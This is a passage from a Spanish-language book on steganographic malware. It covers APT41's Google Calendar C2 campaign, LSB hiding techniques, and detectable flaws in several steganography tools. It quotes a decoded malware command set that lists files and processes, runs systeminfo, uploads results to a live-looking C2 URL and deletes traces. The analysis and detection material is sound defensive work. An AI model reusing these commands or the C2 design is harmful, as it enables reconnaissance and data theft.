La segunda técnica esteganográfica hace uso de esteganografía textual para codificar información en el HTML¹⁶⁴. La información está codificada en un conjunto de espacios delimitados por tabuladores. Cada conjunto tiene de cero a siete espacios. El número de espacios representa los próximos 3 bits de datos ocultos. Por ejemplo, en la línea 944 se obtiene un conjunto de seis espacios que se decodifican como $6_{10} = 110_2$.




Ilustración 58. Los datos decodificados son descifrados para obtener los comandos

```
jn=1
1=dirlist *p C:\progra~1\ *s http://happiness.freevar.com/joy/50days.php *f msdd1.dat *u love *w 30
2=dirlist *p c:\Progra~1\videolan\vlc *s http://happiness.freevar.com/joy/50days.php *f msdd2.dat *u love *w 30
3=processlist *s http://happiness.freevar.com/joy/50days.php *f msdp1.dat *u love *w 30
4=execute *t %comspec% *a /c systeminfo > "c:\Windows\Temp\msdsi.dat" *w 30
5=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd3.dat *u love *w 30
6=upload *t c:\Windows\Temp\msdsi.dat *s http://happiness.freevar.com/joy/50days.php *f msdsi.dat *u love *w 30
7=execute *t %comspec% *a /c del "c:\Windows\Temp\msdsi.dat" *w 30
8=dirlist *p c:\Windows\Temp\ *s http://happiness.freevar.com/joy/50days.php *f msdd4.dat *u love
```

Ilustración 59. Ejemplos de comandos extraídos de la página HTML después del descifrado

Mediante el uso de comandos se puede operar en la subida, bajada o ejecución de ficheros, listar procesos o directores, modificar configuración, etc.

¹⁶⁴ <http://www.darkside.com.au/snow/>

2.5 Esteganografía en calendarios digitales. APT41

A pesar de que la ciencia de la esteganografía permite crear tantas técnicas y variantes posibles como la imaginación puede crear, en los últimos años ha sido común ver técnicas muy parecidas sobre todo centradas en formatos gráficos.

En párrafos anteriores se ha descrito como en ciertas ocasiones los atacantes recurren a técnicas de *domain fronting* para dificultar el bloqueo o la detección de actividades maliciosas, en ocasiones de forma creativa.

Un buen ejemplo de ello son las tácticas empleadas por APT41¹⁶⁵, atacando entidades gubernamentales, en el diseño del C2 (command and control) que facilitaría la comunicación con las máquinas infectadas. En este caso utilizando un calendario, Google Calendar, y la creación y consulta de eventos, para enmascarar la información.




Ilustración 60. Campaña TOUGHPROGRESS (APT41)

El ataque sigue los siguientes pasos:

- APT41 envió correos electrónicos de spear phishing que contenían un enlace a un archivo ZIP alojado en el sitio web gubernamental comprometido.
- El archivo comprimido contiene un fichero LNK que simula ser un PDF, así como un directorio. Dentro de este directorio se encuentran lo que aparentan ser siete imágenes JPG de artrópodos.
- Cuando se ejecuta la carga útil a través del archivo LNK, este es

¹⁶⁵ <https://cloud.google.com/blog/topics/threat-intelligence/apt41-innovative-tactics>

eliminado y reemplazado por un archivo PDF señuelo, que se muestra al usuario con un mensaje indicando que estas especies deben ser declaradas para su exportación.

- Los archivos “6.jpg” y “7.jpg” son imágenes falsas. El primer archivo es en realidad una carga útil cifrada, y es descifrada por el segundo archivo, que corresponde a una biblioteca DLL que se ejecuta cuando la víctima hace clic en el archivo LNK.



Este malware consta de tres módulos diferenciados, desplegados en serie, cada uno con una función específica. Cada módulo implementa además técnicas de sigilo y evasión, incluyendo cargas útiles en memoria, cifrado, compresión, *process hollowing*, ofuscación del flujo de control y el uso de Google Calendar como canal de comando y control (C2).

- **PLUSDROP:** DLL encargada de descifrar y ejecutar la siguiente etapa en memoria.
- **PLUSINJECT:** Inicia y realiza *process hollowing* sobre un proceso legítimo “svchost.exe”, inyectando la carga útil final.
- **TOUGHPROGRESS:** Ejecuta acciones en el sistema Windows comprometido. Utiliza Google Calendar como canal de C2.

Un procedimiento de ataque interesante en el que se utiliza un canal esteganográfico no común.

Adicionalmente, si desea profundizar en las capacidades esteganográficas de los calendarios digitales, la investigación que publiqué¹⁶⁶ en marzo de 2025 en la conferencia de ciberseguridad RoodedCON le dará una visión más completa de las capacidades reales de este tipo de técnica de ocultación.

¹⁶⁶<https://github.com/mindcrypt/talks/blob/master/RootedCON2025%20-%20Censorship%20C%20privacy%20and%20the%20fine%20art%20of%20disappearing%20without%20trace%20-%20Dr.%20Alfonso%20Mu%C3%B1oz%20%40mindcrypt%20%20and%20D.%20Daniel%20Garc%C3%ADa%20%40cr0hn.pdf>



Capítulo 3. Técnicas de esteganografía utilizadas en APTs. Vistazo de analista

*Estudia el pasado
si quieres intuir el futuro*

- Confucio

En las últimas dos décadas, y especialmente en estos últimos 5 años, el uso de la esteganografía ha ido en aumento para enmascarar código malicioso. En los capítulos anteriores el lector puede ver numerosos ejemplos de esta cuestión. Este capítulo está destinado a facilitar la comprensión de muchas de estas técnicas utilizadas por el malware moderno, analizándolas de manera global con referencias a herramientas de interés.

3.1 Técnicas de ocultación basada en LSB replacement y matching $\pm k$

En las últimas décadas, se han publicado multitud de técnicas para ocultar información en imágenes digitales¹⁶⁷. La técnica LSB (*Least Significant Bit*) es el mecanismo de ocultación más clásico utilizado en esteganografía con un grado de seguridad adecuado, si se tienen en consideración una serie de factores. Su utilización es muy común, debido a su facilidad de aplicación, permitiendo ocultar grandes cantidades de información con un pequeño impacto sobre el portador de la información, el estegomedio.

Para entender cómo funciona la técnica LSB es importante entender que una imagen digital se construye en base a una serie de unidades de tamaño mínimo, denominados píxeles, que tienen unos determinados valores que reflejan los diferentes colores visibles para una imagen concreta. Dependiendo de la resolución de la imagen y de la codificación empleada para un formato gráfico concreto, los píxeles se representarán con 1 o más octetos en dicho formato. Es habitual encontrarse ficheros gráficos con diferentes codificaciones (resoluciones), típicamente 8, 16, 24 o 32 bits. Por ejemplo, una imagen BMP con una resolución de 24 bits por cada píxel se representa con 3 octetos ($8 \text{ bit} \times 3 = 24 \text{ bit}$). Si estos octetos representan un modelo de color RGB (Red, Green, Blue), cada octeto, respectivamente, almacenará información, sobre el nivel de rojo, verde y azul, que está presente en cada píxel. En última instancia, esta información permite obtener el color real de dicho píxel. El valor concreto que puede tomar cada octeto representa la intensidad de dicho color. Este valor oscila desde el valor 0 (el nivel más oscuro) a 255 (el nivel más luminoso). Por ejemplo, un píxel representado con los siguientes 3 octetos: 11111111 (rojo), 00000000 (verde)

¹⁶⁷ Técnicas triviales basadas en la ocultación de información en las cabeceras de los formatos gráficos o añadiendo información al final de fichero (técnica EoF) han sido muy socorridas como técnicas de ocultación de fácil uso.

y 00000000 (azul) da como resultado un píxel de color rojo.

Siendo estrictos, la técnica LSB aplicada a imágenes (puede aplicarse de manera similar en otros formatos multimedia) es un procedimiento de sustitución que permite modificar el bit menos significativo de la codificación de cada píxel de una imagen por el bit del mensaje a ocultar. La elección de los píxeles a utilizar dependerá de la variante de la técnica LSB empleada. Las más utilizadas son:

a) *Técnica esteganográfica basada en LSB secuencial*

Se realiza una sustitución de forma secuencial de los bits en la codificación de los píxeles de una imagen, ya sea partiendo de una posición fija en el fichero gráfico o de una posición que se calcula a partir de una información externa a modo de clave de usuario. La ocultación de información utilizando una técnica LSB secuencial es trivial y puede realizarse utilizando diferentes tipos de variantes, tradicionalmente *LSB-replacement* o *LSB-matching*¹⁶⁸.

3 píxeles	Red	Green	Blue	
píxel0	00110110	11110010	01010101	Plano de color (bit-plane)
píxel1	01110110	11000000	00000000	
píxel2	11110001	01100010	00100000	

Mensaje a insertar (8 bits): 01100011

Píxeles modificados:	Red	Green	Blue	
píxel0	00110110	11110011	01010101	Plano de color (bit-plane)
píxel1	01110110	11000000	00000000	
píxel2	11110001	01100011	00100000	

Ilustración 61. Técnica de ocultación LSB-replacement en el bit menos significativo de un píxel

Por ejemplo, una vez conocido los píxeles disponibles y su codificación en

¹⁶⁸ La técnica *LSB-matching* o *esteganografía ± 1* , en general *esteganografía $\pm k$* , se presenta como un procedimiento más difícil de detectar, en la práctica, que las técnicas basadas en *LSB-replacement*. Esta técnica inserta un bit de información oculta sumando o restando 1 al valor del píxel (cuando el valor del píxel es 0 solo podemos sumar, cuando es 255 solo restar). Este tipo de inserción se comporta como el ruido natural de las imágenes y se ha demostrado más robusto que técnicas basadas en *LSB-replacement*.

binario se puede aplicar una técnica de inserción *LSB-replacement*¹⁶⁹ basada en extraer el bit menos significativo (el de más a la derecha) de cada píxel y compararlo, bit a bit, con el mensaje a ocultar, previamente transformado en binario. Si se detecta una diferencia el bit menos significativo de ese píxel se modifica. Si es un bit 0 se convierte a un bit 1 y si es un bit 1 a un bit 0.

b) Técnica esteganográfica basada en LSB pseudoaleatoria

Este mecanismo se suele implementar, en la práctica, utilizando generadores pseudoaleatorios de números (PRNGs) que al aplicar una semilla (una información externa, por ejemplo, una clave de un usuario) genera números que se pueden utilizar para ir eligiendo que píxel de la imagen ocultará la información. Se pueden utilizar las mismas técnicas y procedimientos que en el caso de LSB secuencial.

c) Técnica esteganográfica LSB basada en función de selección

La selección de los píxeles, individual o en grupo, se puede realizar en función de diversos criterios de selección definidos por el creador de la técnica. Un ejemplo común consistiría en dividir una imagen en un conjunto de imágenes disjuntas (partirla en bloques) y aplicar a cada una de ellas el procedimiento elegido. Esta idea es muy interesante para procedimientos más robustos, ya que no todas las regiones de píxeles son igual de interesantes desde el punto de vista esteganográfico. Una técnica de ocultación sencilla, basada en dividir una imagen en partes, consiste en considerar una imagen como un conjunto de regiones donde es posible almacenar un bit de información en una región entera, en lugar de ir píxel a píxel. Este procedimiento consistiría en:

1. Calculamos el bit de paridad de una región, calculando para ello el bit de paridad de cada píxel que interviene en la región.

$$p(\text{region } I) = \sum_{j=0}^I \text{LSB}(\text{píxel } j) \bmod 2$$

2. Si el bit de paridad de la región es igual al bit del mensaje a ocultar no se hace nada. Si el bit de paridad es diferente al bit del mensaje a ocultar se modifica el LSB de un píxel de la región.

¹⁶⁹ Es la técnica esteganográfica más común que se puede encontrar en las herramientas disponibles en Internet. Esta técnica es, general, menos “invisible” que las basadas en LSB-matching.

3. La recuperación del mensaje consiste en calcular simplemente los bits de paridad de cada región.

Lógicamente uno de los factores importantes de la seguridad de esta técnica depende de la elección de cada región. Una de las formas documentadas consiste en seleccionar los píxeles de una imagen, que formarán una región concreta, de forma pseudoaleatoria, a partir de una clave de usuario que se usa como semilla. Esto impediría, en primera instancia, que un atacante pudiera predecir el orden en el cual debe computar las regiones. El lector debe considerar que, aunque en principio esta variante no es mucho más robusta que una simple sustitución de un bit de un píxel, puede aportar ciertas ventajas adicionales. La selección de regiones donde las modificaciones alteren en menor medida las propiedades de la imagen puede complicar la detección de alteraciones por parte de un analista basándose en la búsqueda de patrones estadísticos comunes en el estegomedio. La aplicación de esta técnica o variantes dependerá del grado de seguridad que se desee obtener en contraposición a la capacidad de almacenamiento de información oculta que se quiera conseguir. En primera instancia, con una mentalidad clásica, a menor número de píxeles modificados menor será la probabilidad de detectar la presencia de información oculta pero, a su vez, también será menor la información que será posible ocultar.

Desde un punto de vista teórico, y olvidando de momento como se seleccionan los píxeles a modificar, es importante destacar los factores en los que basa su seguridad la técnica LSB:

1. La modificación de bits en los píxeles de una imagen no aporta información adicional a un estegoanalista

Durante mucho tiempo se pensó que los valores presentes en los bits menos significativos de la codificación de los píxeles de una imagen tenían un comportamiento más o menos aleatorio y, por tanto, podían ser reemplazados, con la información a ocultar, sin proporcionar ningún tipo de pista a un potencial analista sobre la manipulación de la imagen. Más tarde se demostraría que esto no es cierto.

2. La modificación esteganográfica de imágenes se apoya en la incapacidad del ojo humano de percibir cambios muy pequeños en una imagen

El sistema visual humano es posiblemente uno de los *dispositivos* biológicos

más complejos que existen en la naturaleza. A pesar de ello, y como sucede con el resto de los sentidos humanos, es posible engañarlo. Por ejemplo, la modificación de los colores de una imagen en una región donde hay presente gran variedad de colores es menos apreciable que si se modifica el color de ciertos píxeles en regiones uniformes con uno o pocos colores. Otro ejemplo es como el ojo humano es muy sensitivo a modificaciones en los bordes de una imagen (en el contorno). Esto implica, en general, que para los procedimientos esteganográficos en imágenes, no será lo mismo ocultar información en unas zonas que en otras de una imagen. Este conocimiento lo tienen en cuenta procedimientos más robustos basados, por ejemplo, en marcas de agua.

La modificación de los bits de la codificación de un píxel, como el lector habrá deducido a estas alturas, altera finalmente la información de color a la que hace referencia. Especialmente, es de interés el bit menos significativo de la información que representa cada píxel, esto es así, porque el valor de dicho bit tiene, en principio, poca influencia en el valor del color del píxel, y su modificación introduce poco “ruido” en la imagen final (modificación no apreciable visualmente). En realidad, es posible utilizar cualquiera de los bits (uno o más) que representan la codificación de un píxel para ocultar información¹⁷⁰, lo cual depende del grado de seguridad que se quiera obtener. Dependiendo de los bits de cada píxel que se utilicen, los cambios visuales serán más abruptos y apreciables para un analista. Los cambios en los bits de mayor peso producen cambios más notorios al modificar más información sobre el valor real del color del píxel. Es decir, la modificación de ciertos bits puede cambiar completamente el color de un píxel y producir cambios notorios visualmente.

Aunque hoy día la aplicación directa de técnicas LSB está muy cuestionada, es cierto, que la mayoría de las herramientas esteganográficas, comerciales y de libre disposición, hacen uso de ellas para ocultación de información, sobre todo, en imágenes y audio. Este uso masivo se debe fundamentalmente a dos cuestiones prácticas.

1. Es una técnica que permite ocultar grandes cantidades de información. Como mínimo 1 bit por cada píxel de la imagen. En la práctica, menos si se consideran los ataques estegoanalíticos modernos.

2. Facilidad de implementación. La programación de este tipo de técnicas es realmente sencilla, lo que ha facilitado su difusión. Existen, por ejemplo,

¹⁷⁰ Un buen ejemplo sería las técnicas esteganográficas BPCS (*Bit-Plane Segmentation Steganography*) - <https://en.wikipedia.org/wiki/BPCS-Steganography>

muchas herramientas esteganográficas disponibles en Internet que permiten aplicar esta técnica a ficheros gráficos con formato BMP (con resoluciones de 8, 16 y 24 bits), ficheros gráficos con formato GIF, JPEG, PNG, ficheros de audio WAV, etc.



Ilustración 62. Impacto visual al modificar de más a menos los 6 bits más significativos de los píxeles de una imagen. De izquierda a derecha y de arriba a abajo.

Tal es la facilidad para implementar ocultación con esteganografía que el lector puede encontrar con facilidad unas cuantas decenas de aplicaciones con estos principios.




Ilustración 63. Ocultación de información con la herramienta DIIT¹⁷¹

¹⁷¹ <http://diit.sourceforge.net/>

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía




Ilustración 64. Selección de los bits a modificar en cada píxel utilizando la herramienta DIIT




Ilustración 65. Recuperación de información oculta con la herramienta DIIT

En los siguientes listados de herramientas^{172,173} puede encontrar una enorme variedad de utilidades para utilizar la técnica LSB.

¹⁷² 107 aplicaciones. <http://www.jjtc.com/Steganography/tools.html>

¹⁷³ <https://github.com/mindcrypt/covertchannels-steganography>

3.1.1 Programando tu propia herramienta de ocultación. Malos usos de la técnica de sustitución LSB

La ciencia de la esteganografía, al igual que sucede con la ciencia de la criptografía, es muy dada, en su implementación práctica, a incorporar de manera natural errores de diseño en herramientas, que aun utilizando algoritmos esteganográficos teóricamente robustos, facilitan la detección de las comunicaciones encubiertas.

Esta cuestión es común en múltiples herramientas disponibles en Internet que implementan la técnica LSB, algunas de ellas las analicé y automaticé su detección en la clásica, y famosa, herramienta StegSecret¹⁷⁴ que publiqué en 2005.

Los dos problemas fundamentales en la implementación con técnicas LSB, según mi experiencia, son el uso de la modalidad secuencial en la ocultación de información en los bits menos significativos de los píxeles de una imagen/audio/video (los ataques estegoanalíticos funcionan muy bien en este escenario) o malas implementaciones de esteganografía con mecanismos de autenticación del usuario permitido para recuperar la información.

Veamos estas problemáticas con varios ejemplos concretos que representan muy bien multitud de herramientas similares existentes en Internet.

El caso de la herramienta InThePicture v2.2¹⁷⁵

La herramienta *InThePicture* (versión 2.2) permite ocultar información en ficheros con formato gráfico BMP de 24 bits (es decir, 3 octetos para cada píxel RGB) utilizando la técnica de ocultación LSB de una forma secuencial, ocultando 2 bits de información por cada 2 bits menos significativos de cada octeto.

Cualquier información ocultada con esta herramienta deja un patrón detectable para ello solo basta comprobar una marca fija de la siguiente manera.

1. Posición inicial de lectura dentro del fichero 36H (esta es la posición dentro del formato BMP donde acaba la cabecera del fichero y comienza la zona de datos o de valores de los píxeles, si el fichero no tiene paleta de colores)

¹⁷⁴ <http://stegsecret.sourceforge.net/>

¹⁷⁵ <http://www.intar.com/ITP/itpinfo.htm>

2. Se lee 32 octetos. De cada octeto se extrae los 2 bits menos significativos.
3. De la operación anterior obtenemos 64 bits, es decir, 8 octetos. Estos se forman de izquierda a derecha, es decir, dentro de cada octeto los primeros bits que se lee son los de mayor peso y los últimos los de menor.
4. Estos 8 octetos tienen que coincidir con la marca que deja el programa en hexadecimal: "C8 D4 EA 35 DF E2 83 5F"

Si se detecta esta marca se puede razonar, con alta probabilidad, que existe información oculta mediante la herramienta *InThePicture* en el estegofichero BMP sospechoso. Esta herramienta sirve de ejemplo, para comprender como técnicas más o menos complejas que requeriría algoritmos más complejos de detección pueden ser incorrectamente implementadas, dejando rasgos distintivos que simplifiquen enormemente su detección.

El caso de la herramienta InPlainView¹⁷⁶

Esta herramienta de ocultación también utiliza como estegomedio ficheros BMP de 24 bits y oculta la información utilizando el bit menos significativo de cada octeto de los datos que representan los valores de los píxeles. De nuevo analizando diferentes ficheros se puede deducir y detectar su presencia.

1. Posicionarse en la posición 36H del fichero sospechoso (se supone un fichero BMP sin paleta de colores que es lo habitual) y leer 16 octetos (hasta la posición 45H)
2. Extrayendo el bit menos significativo de esos 16 octetos da lugar a 16 bits o 2 octetos. Estos octetos deben tener el valor "00 00".
3. Leemos los 16 octetos siguientes (de la posición 46H a la 55H) y obtenemos 16 bits o 2 octetos que representan el tamaño del fichero oculto. Si este valor es 0 es que no existe información oculta.
4. Leemos los 8 octetos siguientes (56H a la 5DH) y obtenemos 8 bits o 1 octeto. Este campo indica si la información está protegida por una clave. Puede valer 00h si no hay clave activa o 01h si hay clave activa. Cualquier otro valor se considera erróneo, y por tanto no hay información oculta.

Como puede observarse del procedimiento anterior, en la mayoría de las imágenes estos datos permitirán la detección correcta de información

¹⁷⁶ www.9-yards.com/software.html

Ilustración 67. Herramienta esteganográfica Deepsound

Un proceso sencillo de ingeniería inversa me permitió detectar el funcionamiento interno del algoritmo utilizado. Deepsound utiliza una técnica de ocultación LSB secuencial en las muestras de audio, ocultando la información siempre en las mismas posiciones de inicio, ocultando el tamaño de la información ocultada en un campo fijo, cifrando la información a ocultar con el algoritmo AES en modo ECB (procedimiento criptográfico no recomendado¹⁷⁸) y almacenando un hash (SHA-1) de la clave criptográfica utilizada en una posición determinada. Es decir, facilita enormemente a un atacante la detección de la presencia de información oculta, el conocimiento de su tamaño y, si la clave criptográfica no es robusta, hacer un ataque de diccionario al hash (SHA-1) y conseguir descifrar la información.




Ilustración 68. Ingeniería inversa a la herramienta esteganográfica DeepSound

¹⁷⁸[https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook \(ECB\)](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB))

3.1.2 Técnicas de ocultación en imágenes JPEG. El caso de F5 y Steghide

Las técnicas esteganográficas pueden agruparse en dos grandes grupos basados en técnicas matemáticas en el dominio temporal o en el dominio transformado. Por un lado, las técnicas matemáticas basadas en el dominio temporal consisten en la sustitución directa de la información almacenada en un estegomedio. En nuestro caso, en ciertos ficheros gráficos, en lengua inglesa, se suele hablar de herramientas *bitplane tools* o *noise insertion tools*.

Una técnica clásica de este tipo es la sustitución del bit menos significativo de la codificación de los píxeles almacenados en un fichero gráfico o la modificación de formatos gráficos que representan su información mediante paleta de colores.

